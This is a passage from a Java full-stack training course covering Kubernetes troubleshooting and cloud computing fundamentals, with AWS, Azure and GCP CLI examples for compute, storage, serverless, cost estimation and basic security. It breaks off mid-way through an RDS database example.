# Run as non-root user
securityContext:
  runAsNonRoot: true
  runAsUser: 1000
  readOnlyRootFilesystem: true
```

---

## **7. Common Kubernetes Troubleshooting**

### **Pod Not Starting:**

```
# Check pod status
kubectl get pods

# Common statuses and meanings:
# - Pending: Waiting for resources or scheduling
# - ContainerCreating: Pulling image or starting
# - CrashLoopBackOff: Container keeps crashing
# - ImagePullBackOff: Can't pull the image

# Describe the pod for details
kubectl describe pod failing-pod
```

```
# Check logs
kubectl logs failing-pod

# Check logs from previous crashed container
kubectl logs failing-pod --previous
```

## Common Issues:

### 1. Image Pull Errors:

```
# Issue: ImagePullBackOff
# Solution: Check image name, registry access, or use imagePullSecrets

kubectl create secret docker-registry regcred \
--docker-server=your-registry.com \
--docker-username=your-name \
--docker-password=your-pwd \
--docker-email=your-email@example.com
```

### 2. Resource Constraints:

```
# Issue: Pods pending due to insufficient resources
# Solution: Check node resources

kubectl describe nodes
kubectl top nodes
```

### 3. Service Not Accessible:

```
# Check service endpoints
kubectl get endpoints spring-app-service

# If empty, check selector labels match pod labels
kubectl get pods --show-labels
```

### 4. Configuration Issues:

```
# Verify ConfigMap/Secret exists
kubectl get configmaps
kubectl get secrets

# Verify data
kubectl describe configmap app-config
```

## 8. Kubernetes vs Docker Compose: When to Use Each

### Use Docker Compose When:

- Local development and testing
- Simple applications (< 5 services)
- Single host deployment
- Quick prototyping

### Use Kubernetes When:

- Production deployments
- Need auto-scaling and self-healing
- Multi-host/multi-datacenter deployments
- Complex microservices architectures
- Enterprise requirements (security, compliance, monitoring)

### Example: Same App in Docker Compose vs Kubernetes

#### Docker Compose:

```
version: "3"
services:
  app:
    image: myapp:1.0
    ports:
      - "8080:8080"
    environment:
      - DB_URL=jdbc:mysql://db:3306/mydb
  db:
    image: mysql:8
    environment:
      - MYSQL_ROOT_PASSWORD=secret
```

#### Kubernetes (requires multiple YAML files):

- Deployment YAML
- Service YAML
- ConfigMap YAML
- Secret YAML
- Potentially Ingress, PersistentVolume, etc.

**Verdict:** Kubernetes is more complex but offers production-grade features that Docker Compose doesn't provide.

---

#### Summary: Module 6.4 Key Takeaways

- ✓ Kubernetes orchestrates containers across multiple machines
- ✓ Pods are the smallest unit (wrap containers)

- Deployments manage pods (scaling, updates, rollbacks)
  - Services provide stable network access to pods
  - ConfigMaps store configuration; Secrets store sensitive data
  - kubectl is your command-line tool for managing everything
  - Use Kubernetes for production; Docker Compose for development
- 

## Phase 7: Cloud Computing (6 hours)

### Module 7.1: Cloud Fundamentals (2 hours)

#### What is Cloud Computing?

Cloud computing is the delivery of computing services (servers, storage, databases, networking, software) over the internet ("the cloud"). Instead of owning physical servers, you rent resources from a cloud provider and pay only for what you use.

#### Traditional On-Premise vs Cloud:

| Aspect              | On-Premise                      | Cloud                           |
|---------------------|---------------------------------|---------------------------------|
| <b>Initial Cost</b> | High (buy servers, datacenter)  | Low (pay-as-you-go)             |
| <b>Scalability</b>  | Limited (add hardware manually) | Unlimited (scale instantly)     |
| <b>Maintenance</b>  | Your responsibility             | Provider's responsibility       |
| <b>Flexibility</b>  | Low (locked to hardware)        | High (change resources anytime) |
| <b>Availability</b> | Depends on your setup           | Built-in redundancy             |

#### Simple Analogy:

- **On-Premise:** Owning a car (you pay upfront, maintain it, and it sits idle when not in use)
  - **Cloud:** Using Uber (pay only when you need it, no maintenance, always available)
- 

#### 1. Cloud Service Models

##### a) IaaS (Infrastructure as a Service)

#### What is IaaS?

IaaS provides virtualized computing resources over the internet. You rent:

- Virtual machines (VMs)
- Storage
- Networks
- Operating systems

#### What You Manage:

- Operating system
- Middleware

- Runtime
- Applications
- Data

### **What Provider Manages:**

- Physical hardware
- Virtualization
- Networking infrastructure

### **Examples:**

- **AWS EC2:** Virtual machines
- **Azure Virtual Machines**
- **Google Compute Engine (GCE)**
- **DigitalOcean Droplets**

### **Use Cases:**

- Hosting websites/applications
- Development and testing environments
- Big data processing
- Backup and disaster recovery

### **IaaS Example: Launching a Virtual Machine**

```
# AWS EC2 (via AWS CLI)
aws ec2 run-instances \
--image-id ami-0abcdef1234567890 \
--instance-type t2.micro \
--key-name my-key-pair \
--security-group-ids sg-0123456789abcdef0

# You now have a VM where you can install anything (OS, Java, MySQL, etc.)
```

**Analogy:** IaaS is like renting a fully furnished apartment – you get the infrastructure, but you bring your own furniture and utilities.

---

### **b) PaaS (Platform as a Service)**

#### **What is PaaS?**

PaaS provides a complete development and deployment environment in the cloud. You focus on writing code, and the platform handles:

- Operating system updates
- Runtime environment
- Database management
- Scaling
- Load balancing

### **What You Manage:**

- Applications
- Data

### **What Provider Manages:**

- Operating system
- Middleware
- Runtime
- Virtualization
- Servers
- Storage
- Networking

### **Examples:**

- **Heroku:** Deploy apps with `git push heroku main`
- **AWS Elastic Beanstalk:** Deploy Java/Node.js/Python apps
- **Azure App Service**
- **Google App Engine**

### **Use Cases:**

- Web application hosting
- API development
- Rapid prototyping
- Microservices deployment

### **PaaS Example: Deploying a Spring Boot App to Heroku**

```
# 1. Create a Heroku app
heroku create my-spring-app

# 2. Deploy with a single command
git push heroku main

# That's it! Heroku handles:
# - Building your app
# - Provisioning servers
# - Load balancing
# - Scaling
```

**Analogy:** PaaS is like staying in a hotel – you just bring yourself (your code), and everything else is managed.

---

### **c) SaaS (Software as a Service)**

#### **What is SaaS?**

SaaS delivers fully functional software applications over the internet. You don't manage anything – you just use the software.

### What You Manage:

- Your data and settings

### What Provider Manages:

- Everything (applications, data, runtime, OS, hardware)

### Examples:

- **Gmail:** Email service
- **Google Drive:** File storage
- **Salesforce:** CRM software
- **Microsoft 365:** Office applications
- **Slack:** Team communication
- **Zoom:** Video conferencing

### Use Cases:

- Email and communication
- Office productivity (docs, spreadsheets)
- Customer relationship management (CRM)
- Project management

**Analogy:** SaaS is like using a taxi service – you just enjoy the ride, no driving or maintenance needed.

---

### IaaS vs PaaS vs SaaS Comparison:

| Layer                 | IaaS            | PaaS            | SaaS            |
|-----------------------|-----------------|-----------------|-----------------|
| <b>Applications</b>   | You manage      | You manage      | <b>Provider</b> |
| <b>Data</b>           | You manage      | You manage      | <b>Provider</b> |
| <b>Runtime</b>        | You manage      | <b>Provider</b> | <b>Provider</b> |
| <b>Middleware</b>     | You manage      | <b>Provider</b> | <b>Provider</b> |
| <b>OS</b>             | You manage      | <b>Provider</b> | <b>Provider</b> |
| <b>Virtualization</b> | <b>Provider</b> | <b>Provider</b> | <b>Provider</b> |
| <b>Servers</b>        | <b>Provider</b> | <b>Provider</b> | <b>Provider</b> |
| <b>Storage</b>        | <b>Provider</b> | <b>Provider</b> | <b>Provider</b> |
| <b>Networking</b>     | <b>Provider</b> | <b>Provider</b> | <b>Provider</b> |

### Simple Rule of Thumb:

- **IaaS:** Maximum control, maximum responsibility
- **PaaS:** Focus on code, let platform handle infrastructure

- **SaaS:** Just use the software, no management needed
- 

## 2. Cloud Deployment Models

### a) Public Cloud

#### What is Public Cloud?

Cloud services offered over the public internet and available to anyone who wants to purchase them. Resources are shared among multiple customers (multi-tenancy).

#### Providers:

- AWS (Amazon Web Services)
- Microsoft Azure
- Google Cloud Platform (GCP)
- IBM Cloud
- Oracle Cloud

#### Characteristics:

- Pay-as-you-go pricing
- Scalable and elastic
- No upfront costs
- Maintained by provider
- Less control over security
- Shared resources (noisy neighbor problem)

#### Use Cases:

- Startups with limited capital
- Web applications
- Development and testing
- E-commerce sites

#### Example:

```
# Deploy a website to AWS S3 (public cloud storage)
aws s3 sync ./build s3://my-website-bucket --acl public-read
```

---

### b) Private Cloud

#### What is Private Cloud?

Cloud infrastructure used exclusively by a single organization. Can be hosted on-premise or by a third party.

#### Providers:

- VMware vSphere

- OpenStack
- Microsoft Azure Stack (on-premise Azure)

#### **Characteristics:**

- Complete control over security
- Customizable infrastructure
- Compliance with regulations
- High upfront costs
- Requires IT expertise
- Limited scalability

#### **Use Cases:**

- Government agencies
  - Healthcare organizations (HIPAA compliance)
  - Financial institutions (PCI-DSS compliance)
  - Large enterprises with strict security requirements
- 

### **c) Hybrid Cloud**

#### **What is Hybrid Cloud?**

A combination of public and private clouds, allowing data and applications to be shared between them.

#### **How It Works:**

- Sensitive data and critical applications run on private cloud
- Less-sensitive workloads run on public cloud
- Seamless integration between both environments

#### **Characteristics:**

- Flexibility (use best of both worlds)
- Cost optimization (use public cloud for scaling)
- Enhanced security (keep sensitive data private)
- Complex to manage
- Potential connectivity issues

#### **Use Cases:**

- Banks (core systems on private cloud, customer-facing apps on public cloud)
- Retailers (website on public cloud, inventory systems on private cloud)
- Bursting (scale to public cloud during peak traffic)

#### **Example Scenario:**

Private Cloud: Customer database, payment processing

 (Secure connection)

Public Cloud: Website, mobile app backend, analytics

---

#### d) Multi-Cloud

##### What is Multi-Cloud?

Using multiple public cloud providers (e.g., AWS + Azure + GCP) to avoid vendor lock-in and leverage each provider's strengths.

##### Why Multi-Cloud?

- Avoid vendor lock-in
- Use best services from each provider (AWS for compute, GCP for AI)
- Improved redundancy (if one provider fails, use another)
- Complex management (different APIs, tools)
- Higher learning curve

##### Example:

```
AWS: Host main application  
GCP: Machine learning models  
Azure: Active Directory integration
```

---

### 3. Cloud Providers Comparison

#### a) AWS (Amazon Web Services)

##### Overview:

- **Market Leader:** ~32% market share (2024)
- **Founded:** 2006
- **Strengths:** Largest ecosystem, most services, mature platform

##### Popular Services:

- **EC2:** Virtual machines
- **S3:** Object storage
- **RDS:** Managed databases (MySQL, PostgreSQL)
- **Lambda:** Serverless functions
- **DynamoDB:** NoSQL database
- **CloudFront:** Content Delivery Network (CDN)

##### Pricing:

- Pay-as-you-go
- Reserved instances (1-3 years, up to 75% discount)
- Spot instances (bid on unused capacity, up to 90% discount)

##### Best For:

- Enterprises needing a wide range of services
- Startups wanting quick scalability
- Machine learning and big data projects

### **Simple AWS Example:**

```
# Launch a web server on EC2
aws ec2 run-instances \
--image-id ami-0abcdef1234567890 \
--instance-type t2.micro \
--key-name my-key-pair \
--user-data file://setup-script.sh

# Upload files to S3
aws s3 cp index.html s3://my-bucket/
```

### **b) Microsoft Azure**

#### **Overview:**

- **Market Share:** ~23% (2024)
- **Founded:** 2010
- **Strengths:** Best for Windows/.NET, strong enterprise integration

#### **Popular Services:**

- **Azure Virtual Machines:** VMs
- **Azure Blob Storage:** Object storage
- **Azure SQL Database:** Managed SQL Server
- **Azure Functions:** Serverless
- **Azure Kubernetes Service (AKS):** Managed Kubernetes
- **Azure Active Directory:** Identity management

#### **Pricing:**

- Pay-as-you-go
- Reserved instances (1-3 years)
- Azure Hybrid Benefit (discounts for existing Windows licenses)

#### **Best For:**

- Enterprises using Microsoft products (Office 365, Windows Server)
- .NET applications
- Hybrid cloud scenarios

### **Simple Azure Example:**

```
# Create a resource group
az group create --name myResourceGroup --location eastus
```

```
# Create a VM
az vm create \
    --resource-group myResourceGroup \
    --name myVM \
    --image UbuntuLTS \
    --admin-username azureuser \
    --generate-ssh-keys
```

## c) Google Cloud Platform (GCP)

### Overview:

- **Market Share:** ~11% (2024)
- **Founded:** 2008
- **Strengths:** Best for AI/ML, data analytics, Kubernetes

### Popular Services:

- **Compute Engine:** Virtual machines
- **Cloud Storage:** Object storage
- **Cloud SQL:** Managed databases
- **Cloud Functions:** Serverless
- **Google Kubernetes Engine (GKE):** Managed Kubernetes
- **BigQuery:** Data warehouse
- **Vertex AI:** Machine learning platform

### Pricing:

- Pay-as-you-go
- Sustained use discounts (automatic discounts for long-running VMs)
- Committed use contracts (1-3 years)

### Best For:

- Machine learning and AI projects
- Data analytics and big data
- Kubernetes-based applications
- Startups using Google Workspace

### Simple GCP Example:

```
# Create a VM
gcloud compute instances create my-instance \
    --image-family=debian-11 \
    --image-project=debian-cloud \
    --machine-type=e2-micro \
    --zone=us-central1-a
```

```
# Upload to Cloud Storage
gsutil cp myfile.txt gs://my-bucket/
```

## AWS vs Azure vs GCP: Quick Comparison

| Feature                | AWS     | Azure    | GCP    |
|------------------------|---------|----------|--------|
| <b>Market Leader</b>   | ✓ Yes   | No       | No     |
| <b>Service Variety</b> | ★★★★★   | ★★★★★    | ★★★★   |
| <b>AI/ML</b>           | ★★★★★   | ★★★★     | ★★★★★  |
| <b>Kubernetes</b>      | ★★★     | ★★★★★    | ★★★★★  |
| <b>Enterprise</b>      | ★★★★★   | ★★★★★    | ★★★★   |
| <b>Pricing</b>         | Complex | Moderate | Simple |
| <b>Learning Curve</b>  | Steep   | Moderate | Easier |

### Simple Guideline:

- **Choose AWS** if you want the most services and mature ecosystem
- **Choose Azure** if you're heavily invested in Microsoft technologies
- **Choose GCP** if you need advanced AI/ML or prefer Kubernetes

## 4. Cost Considerations

### a) Cloud Pricing Models

#### 1. Pay-As-You-Go (On-Demand):

- Pay per hour/minute/second of usage
- No upfront commitment
- Most flexible but most expensive

#### Example:

```
AWS EC2 t2.micro: $0.0116/hour
Running 24/7 for a month: 730 hours × $0.0116 = $8.47/month
```

#### 2. Reserved Instances:

- Commit to 1-3 years of usage
- Save up to 75% compared to on-demand

#### Example:

AWS EC2 t2.micro (1-year reserved): \$0.0063/hour  
Running 24/7 for a month: 730 hours × \$0.0063 = \$4.60/month (46% savings)

### 3. Spot Instances (AWS):

- Bid on unused capacity
- Save up to 90% but can be terminated anytime

#### Example:

AWS EC2 t2.micro (spot): \$0.0035/hour  
Running 24/7 for a month: 730 hours × \$0.0035 = \$2.56/month (78% savings)

## b) Hidden Costs to Watch

### 1. Data Transfer (Egress):

- Uploading data is free
- Downloading data (especially to internet) costs money

#### Example:

AWS S3:  
- Upload 1 TB: FREE  
- Download 1 TB: \$92 (ouch!)

### 2. API Requests:

- Charged per API call

#### Example:

AWS S3:  
- 1 million GET requests: \$0.40  
- 1 million PUT requests: \$5.00

### 3. Storage:

- Pay for amount stored and access frequency

#### Example:

AWS S3:  
- Standard: \$0.023/GB/month

- Infrequent Access: \$0.0125/GB/month
- Glacier (archive): \$0.004/GB/month

### c) Cost Optimization Strategies

#### 1. Right-Sizing:

```
# Monitor resource usage
aws cloudwatch get-metric-statistics \
--namespace AWS/EC2 \
--metric-name CPUUtilization \
--dimensions Name=InstanceId,Value=i-1234567890abcdef0

# If CPU < 20%, downsize the instance
# t2.medium → t2.small (50% cost savings)
```

#### 2. Auto-Scaling:

```
# Scale based on demand instead of running max capacity 24/7
apiVersion: autoscaling/v1
kind: HorizontalPodAutoscaler
metadata:
  name: app-hpa
spec:
  scaleTargetRef:
    apiVersion: apps/v1
    kind: Deployment
    name: app
  minReplicas: 2 # Minimum during off-peak
  maxReplicas: 10 # Maximum during peak
  targetCPUUtilizationPercentage: 70
```

#### 3. Use Cheaper Storage Tiers:

```
# AWS S3 Lifecycle Policy
# Move files to cheaper storage after 30 days
aws s3api put-bucket-lifecycle-configuration \
--bucket my-bucket \
--lifecycle-configuration file://lifecycle.json

# lifecycle.json:
{
  "Rules": [
    {
      "Transitions": [
        {
          "Days": 30,
          "StorageClass": "GLACIER"
        }
      ]
    }
  ]
}
```

```
}]  
}
```

#### 4. Delete Unused Resources:

```
# Find unused resources  
aws ec2 describe-volumes --filters "Name=status,Values=available"  
  
# Delete unused volumes  
aws ec2 delete-volume --volume-id vol-1234567890abcdef0
```

#### 5. Use Serverless:

```
// Instead of running a VM 24/7, use serverless  
// AWS Lambda: Pay only when code runs  
  
// Pricing:  
// - EC2 t2.micro 24/7: $8.47/month  
// - Lambda 1 million requests: $0.20
```

### 5. Cloud Cost Estimation Example

**Scenario:** Deploy a Spring Boot application

**Requirements:**

- 3 VMs (production)
- 1 Load Balancer
- 100 GB database storage
- 500 GB file storage
- 1 TB data transfer out per month

**AWS Cost Estimation:**

VMs (EC2 t2.small):  
3 instances × \$0.023/hour × 730 hours = \$50.37

Load Balancer (ALB):  
1 × \$16.20 base + \$0.008/LCU × 100 = \$17.00

Database (RDS MySQL db.t3.micro):  
\$0.017/hour × 730 hours = \$12.41  
100 GB storage × \$0.115/GB = \$11.50

File Storage (S3):  
500 GB × \$0.023/GB = \$11.50

Data Transfer Out:  
1 TB × \$0.09/GB = \$92.00

TOTAL: ~\$194.78/month

## Cost Optimization:

Use Reserved Instances (1-year):  
VMs: \$50.37 → \$27.00 (save \$23.37)

Use S3 Infrequent Access:  
Storage: \$11.50 → \$6.25 (save \$5.25)

Optimize Data Transfer (use CDN):  
Transfer: \$92.00 → \$40.00 (save \$52.00)

NEW TOTAL: ~\$114.00/month (save \$80.78/month or 41%)

## 6. Cloud Security Basics

### Shared Responsibility Model:

Provider Responsible For:  
└─ Physical security (datacenter)  
└─ Network infrastructure  
└─ Hypervisor  
└─ Hardware

You Responsible For:  
└─ Applications  
└─ Data  
└─ Access control (IAM)  
└─ Firewalls (Security Groups)  
└─ Encryption

### Example: Securing an AWS Application

```
# 1. Create a security group (firewall)
aws ec2 create-security-group \
--group-name web-sg \
--description "Web server security group"

# 2. Allow only HTTPS traffic
aws ec2 authorize-security-group-ingress \
--group-name web-sg \
--protocol tcp \
--port 443 \
```

```
--cidr 0.0.0.0/0

# 3. Enable encryption for S3 bucket
aws s3api put-bucket-encryption \
--bucket my-bucket \
--server-side-encryption-configuration '{"Rules": [{"ApplyServerSideEncryptionByDefault":{"SSEAlgorithm":"AES256"} }]}'

# 4. Create IAM user with minimal permissions
aws iam create-user --user-name app-user
aws iam attach-user-policy --user-name app-user --policy-arn
arn:aws:iam::aws:policy/ReadOnlyAccess
```

### **Summary: Module 7.1 Key Takeaways**

- Cloud computing delivers services over the internet (pay-as-you-go)**
- IaaS (VMs), PaaS (platforms), SaaS (software)**
- Public (shared), Private (dedicated), Hybrid (both)**
- AWS (market leader), Azure (Microsoft), GCP (AI/ML)**
- Monitor costs carefully (data transfer, storage, instances)**
- Optimize costs (right-sizing, auto-scaling, reserved instances)**
- Security is a shared responsibility**

## **Module 7.2: Cloud Services Overview (2 hours)**

### **Overview of Cloud Services**

Cloud providers offer hundreds of services, but as a Java full-stack developer, you'll primarily use these categories:

1. **Compute:** Run your code (VMs, containers, serverless)
2. **Storage:** Store files and objects
3. **Databases:** Managed database services
4. **Networking:** Load balancers, CDNs, DNS
5. **Security:** IAM, firewalls, encryption

Let's explore the most important services across AWS, Azure, and GCP.

### **1. Compute Services**

Compute services let you run your applications in the cloud.

#### **a) Virtual Machines (IaaS)**

#### **AWS EC2 (Elastic Compute Cloud)**

##### **What is EC2?**

EC2 provides resizable virtual machines in the cloud. You have full control over the operating system and can

install anything you want.

### Instance Types:

- **t2/t3 (Burstable)**: Good for low-traffic websites (cheap, burst CPU when needed)
- **m5 (General Purpose)**: Balanced compute, memory, and networking
- **c5 (Compute Optimized)**: High-performance processors (CPU-intensive tasks)
- **r5 (Memory Optimized)**: Large amounts of RAM (databases, caching)

### Example: Launch an EC2 Instance

```
# Create a key pair for SSH access
aws ec2 create-key-pair --key-name my-key --query 'KeyMaterial' --output text >
my-key.pem
chmod 400 my-key.pem

# Launch an instance
aws ec2 run-instances \
--image-id ami-0c55b159cbfafe1f0 \ # Amazon Linux 2
--instance-type t2.micro \           # Free tier eligible
--key-name my-key \
--security-group-ids sg-0123456789abcdef0

# Get instance public IP
aws ec2 describe-instances \
--instance-ids i-1234567890abcdef0 \
--query 'Reservations[0].Instances[0].PublicIpAddress'

# Connect via SSH
ssh -i my-key.pem ec2-user@<public-ip>
```

### Install Java and deploy Spring Boot app:

```
# On EC2 instance
sudo yum update -y
sudo yum install java-17-amazon-corretto -y

# Upload your JAR file
# (From your local machine)
scp -i my-key.pem target/myapp.jar ec2-user@<public-ip>:~/

# Run the app
java -jar myapp.jar
```

---

## Azure Virtual Machines

### Example: Create a VM

```

# Create a resource group
az group create --name myResourceGroup --location eastus

# Create a VM
az vm create \
--resource-group myResourceGroup \
--name myVM \
--image UbuntuLTS \
--size Standard_B1s \ # Cheapest option
--admin-username azureuser \
--generate-ssh-keys

# Open port 8080 for Spring Boot
az vm open-port --port 8080 --resource-group myResourceGroup --name myVM

# Connect via SSH
ssh azureuser@<public-ip>

```

## Google Compute Engine (GCE)

### Example: Create a VM

```

# Create an instance
gcloud compute instances create my-instance \
--image-family=debian-11 \
--image-project=debian-cloud \
--machine-type=e2-micro \ # Free tier eligible
--zone=us-central1-a

# SSH into the instance
gcloud compute ssh my-instance --zone=us-central1-a

# Allow traffic on port 8080
gcloud compute firewall-rules create allow-spring-boot \
--allow tcp:8080

```

## b) Platform as a Service (PaaS)

Instead of managing VMs, PaaS lets you just deploy your code.

### AWS Elastic Beanstalk

#### What is Elastic Beanstalk?

A PaaS that automatically handles deployment, load balancing, scaling, and monitoring. You just upload your JAR file.

### Example: Deploy Spring Boot to Elastic Beanstalk

```

# Install EB CLI
pip install awsebcli

# Initialize Elastic Beanstalk
cd my-spring-app
eb init -p java-17 my-app

# Create environment and deploy
eb create prod-env

# That's it! Your app is now running on:
# http://prod-env.us-east-1.elasticbeanstalk.com

# View logs
eb logs

# Deploy updates
mvn clean package
eb deploy

```

### **What Elastic Beanstalk manages for you:**

- EC2 instances
- Load balancer
- Auto-scaling
- Health monitoring
- Security patches

### **Azure App Service**

#### **Example: Deploy Spring Boot to Azure App Service**

```

# Create an App Service plan (defines the computing resources)
az appservice plan create \
  --name myAppServicePlan \
  --resource-group myResourceGroup \
  --sku B1 \ # Basic tier
  --is-linux

# Create a web app
az webapp create \
  --resource-group myResourceGroup \
  --plan myAppServicePlan \
  --name my-unique-app-name \
  --runtime "JAVA:17-java17"

# Deploy JAR file
az webapp deploy \
  --resource-group myResourceGroup \
  --name my-unique-app-name \

```

```
--src-path target/myapp.jar \
--type jar

# Your app is now at: https://my-unique-app-name.azurewebsites.net
```

---

## Google App Engine

### Example: Deploy Spring Boot to App Engine

```
# app.yaml
runtime: java17
instance_class: F1

handlers:
- url: /*
  script: auto
```

```
# Deploy
gcloud app deploy

# Your app is now at: https://PROJECT_ID.appspot.com
```

---

## c) Serverless Functions

Serverless lets you run code without managing servers. You pay only when your code executes.

### AWS Lambda

#### What is Lambda?

Run code in response to events (HTTP requests, file uploads, scheduled tasks). Pay per execution (first 1 million requests/month are free).

#### Pricing Example:

- 1 million requests: FREE
- Compute time: \$0.00001667 per GB-second
- Example: 1 million requests × 200ms × 512MB RAM = **\$2.08/month**

### Example: Create a Lambda Function (Java)

```
// HelloWorldHandler.java
public class HelloWorldHandler implements
RequestHandler<APIGatewayProxyRequestEvent, APIGatewayProxyResponseEvent> {

    @Override
    public APIGatewayProxyResponseEvent handleRequest(APIGatewayProxyRequestEvent
```

```

    request, Context context) {
        APIGatewayProxyResponseEvent response = new
APIGatewayProxyResponseEvent();
        response.setStatusCode(200);
        response.setBody("{\"message\": \"Hello from Lambda!\"}");
        return response;
    }
}

```

## Deploy Lambda with AWS CLI:

```

# Package the function
mvn clean package

# Create Lambda function
aws lambda create-function \
--function-name hello-world \
--runtime java17 \
--role arn:aws:iam::123456789012:role/lambda-role \
--handler com.example.HelloWorldHandler::handleRequest \
--zip-file fileb://target/myapp.jar

# Invoke the function
aws lambda invoke --function-name hello-world output.txt
cat output.txt

```

## Connect Lambda to API Gateway (create REST API):

```

# Create REST API
aws apigateway create-rest-api --name my-api

# Create resource (/hello)
aws apigateway create-resource \
--rest-api-id <api-id> \
--parent-id <root-resource-id> \
--path-part hello

# Create GET method
aws apigateway put-method \
--rest-api-id <api-id> \
--resource-id <resource-id> \
--http-method GET \
--authorization-type NONE

# Connect to Lambda
aws apigateway put-integration \
--rest-api-id <api-id> \
--resource-id <resource-id> \
--http-method GET \
--type AWS_PROXY \

```

```
--integration-http-method POST \
--uri arn:aws:apigateway:us-east-1:lambda:path/2015-03-
31/functions/arn:aws:lambda:us-east-1:123456789012:function:hello-
world/invocations

# Deploy API
aws apigateway create-deployment --rest-api-id <api-id> --stage-name prod

# Access at: https://<api-id>.execute-api.us-east-1.amazonaws.com/prod/hello
```

## Azure Functions

### Example: Create an HTTP-triggered Function

```
// Function.java
public class Function {
    @FunctionName("hello")
    public HttpResponseMessage run(
        @HttpTrigger(name = "req", methods = {HttpMethod.GET}, authLevel =
AuthorizationLevel.ANONYMOUS)
        HttpRequestMessage<Optional<String>> request,
        final ExecutionContext context) {

    return request.createResponseBuilder(HttpStatus.OK)
        .body("Hello from Azure Functions!")
        .build();
}
}
```

### Deploy:

```
# Create a Function App
az functionapp create \
--resource-group myResourceGroup \
--name my-function-app \
--runtime java \
--runtime-version 17 \
--storage-account mystorage

# Deploy
mvn azure-functions:deploy

# Access at: https://my-function-app.azurewebsites.net/api/hello
```

## Google Cloud Functions

### Example: Create an HTTP Function

```
// HelloWorld.java
public class HelloWorld implements HttpFunction {
    @Override
    public void service(HttpServletRequest request, HttpServletResponse response) throws
IOException {
        response.setContentType("application/json");
        response.getWriter().write("{\"message\": \"Hello from Cloud
Functions!\"}");
    }
}
```

## Deploy:

```
gcloud functions deploy hello-world \
--runtime java17 \
--trigger-http \
--entry-point com.example.HelloWorld \
--allow-unauthenticated

# Access at: https://REGION-PROJECT_ID.cloudfunctions.net/hello-world
```

## 2. Storage Services

### a) Object Storage

Object storage stores files (images, videos, documents, backups) as objects with unique keys.

#### AWS S3 (Simple Storage Service)

##### Key Concepts:

- **Bucket:** Container for objects (globally unique name)
- **Object:** A file + metadata (max 5 TB per object)
- **Key:** Unique identifier (like a file path)

##### Use Cases:

- Static website hosting
- File uploads (profile pictures, documents)
- Data backups
- Data lakes (big data analytics)

#### Example: Create a Bucket and Upload Files

```
# Create a bucket (name must be globally unique)
aws s3 mb s3://my-unique-bucket-name-12345
```

```

# Upload a file
aws s3 cp myfile.txt s3://my-unique-bucket-name-12345/

# Upload a folder
aws s3 sync ./build s3://my-unique-bucket-name-12345/

# List files
aws s3 ls s3://my-unique-bucket-name-12345/

# Download a file
aws s3 cp s3://my-unique-bucket-name-12345/myfile.txt ./

# Delete a file
aws s3 rm s3://my-unique-bucket-name-12345/myfile.txt

# Make a file public
aws s3 cp myfile.txt s3://my-unique-bucket-name-12345/ --acl public-read

# Access at: https://my-unique-bucket-name-12345.s3.amazonaws.com/myfile.txt

```

### Example: Host a Static Website on S3

```

# Enable static website hosting
aws s3 website s3://my-unique-bucket-name-12345/ \
  --index-document index.html \
  --error-document error.html

# Upload React build
cd my-react-app
npm run build
aws s3 sync build/ s3://my-unique-bucket-name-12345/ --acl public-read

# Access website at:
# http://my-unique-bucket-name-12345.s3-website-us-east-1.amazonaws.com

```

### Example: Upload Files from Spring Boot

```

// Add AWS SDK dependency
// pom.xml
<dependency>
    <groupId>software.amazon.awssdk</groupId>
    <artifactId>s3</artifactId>
    <version>2.20.0</version>
</dependency>

```

```

// S3Service.java
@Service
public class S3Service {

```

```

private final S3Client s3Client;
private final String bucketName = "my-bucket";

public S3Service() {
    this.s3Client = S3Client.builder()
        .region(Region.US_EAST_1)
        .build();
}

public String uploadFile(MultipartFile file) {
    String key = UUID.randomUUID() + "_" + file.getOriginalFilename();

    PutObjectRequest request = PutObjectRequest.builder()
        .bucket(bucketName)
        .key(key)
        .contentType(file.getContentType())
        .build();

    s3Client.putObject(request, RequestBody.fromBytes(file.getBytes()));

    return "https://" + bucketName + ".s3.amazonaws.com/" + key;
}

public byte[] downloadFile(String key) {
    GetObjectRequest request = GetObjectRequest.builder()
        .bucket(bucketName)
        .key(key)
        .build();

    return s3Client.getObjectAsBytes(request).asByteArray();
}
}

```

```

// Controller
@RestController
@RequestMapping("/api/files")
public class FileController {

    @Autowired
    private S3Service s3Service;

    @PostMapping("/upload")
    public ResponseEntity<String> upload(@RequestParam("file") MultipartFile file)
    {
        String url = s3Service.uploadFile(file);
        return ResponseEntity.ok(url);
    }

    @GetMapping("/download/{key}")
    public ResponseEntity<byte[]> download(@PathVariable String key) {
        byte[] data = s3Service.downloadFile(key);
        return ResponseEntity.ok()
    }
}

```

```
        .header(HttpHeaders.CONTENT_DISPOSITION, "attachment; filename=\"" +  
key + "\"")  
        .body(data);  
    }  
}
```

---

## Azure Blob Storage

### Example: Upload Files

```
# Create a storage account  
az storage account create \  
  --name mystorageaccount \  
  --resource-group myResourceGroup \  
  --location eastus \  
  --sku Standard_LRS  
  
# Create a container (like S3 bucket)  
az storage container create \  
  --name mycontainer \  
  --account-name mystorageaccount  
  
# Upload a file  
az storage blob upload \  
  --account-name mystorageaccount \  
  --container-name mycontainer \  
  --name myfile.txt \  
  --file ./myfile.txt  
  
# List files  
az storage blob list \  
  --account-name mystorageaccount \  
  --container-name mycontainer \  
  --output table  
  
# Download a file  
az storage blob download \  
  --account-name mystorageaccount \  
  --container-name mycontainer \  
  --name myfile.txt \  
  --file ./downloaded.txt
```

---

## Google Cloud Storage

### Example: Upload Files

```
# Create a bucket  
gsutil mb gs://my-unique-bucket-name-12345
```

```

# Upload a file
gsutil cp myfile.txt gs://my-unique-bucket-name-12345/

# Upload a folder
gsutil -m cp -r ./build gs://my-unique-bucket-name-12345/

# List files
gsutil ls gs://my-unique-bucket-name-12345/

# Download a file
gsutil cp gs://my-unique-bucket-name-12345/myfile.txt ./

# Make a file public
gsutil acl ch -u AllUsers:R gs://my-unique-bucket-name-12345/myfile.txt

```

### **3. Database Services**

Cloud providers offer managed database services (they handle backups, updates, scaling, replication).

#### **a) Relational Databases**

##### **AWS RDS (Relational Database Service)**

###### **Supported Engines:**

- MySQL
- PostgreSQL
- MariaDB
- Oracle
- SQL Server
- Amazon Aurora (MySQL/PostgreSQL compatible, up to 5x faster)

###### **Example: Create a MySQL Database**

```

# Create RDS instance
aws rds create-db-instance \
  --db-instance-identifier mydb \
  --db-instance-class db.t3.micro \ # Free tier eligible
  --engine mysql \
  --engine-version 8.0.35 \
  --master-username admin \
  --master-user-password MyPassword123! \
  --allocated-storage 20 \ # 20 GB
  --publicly-accessible

# Get endpoint (wait ~5 minutes for creation)
aws rds describe-db-instances \
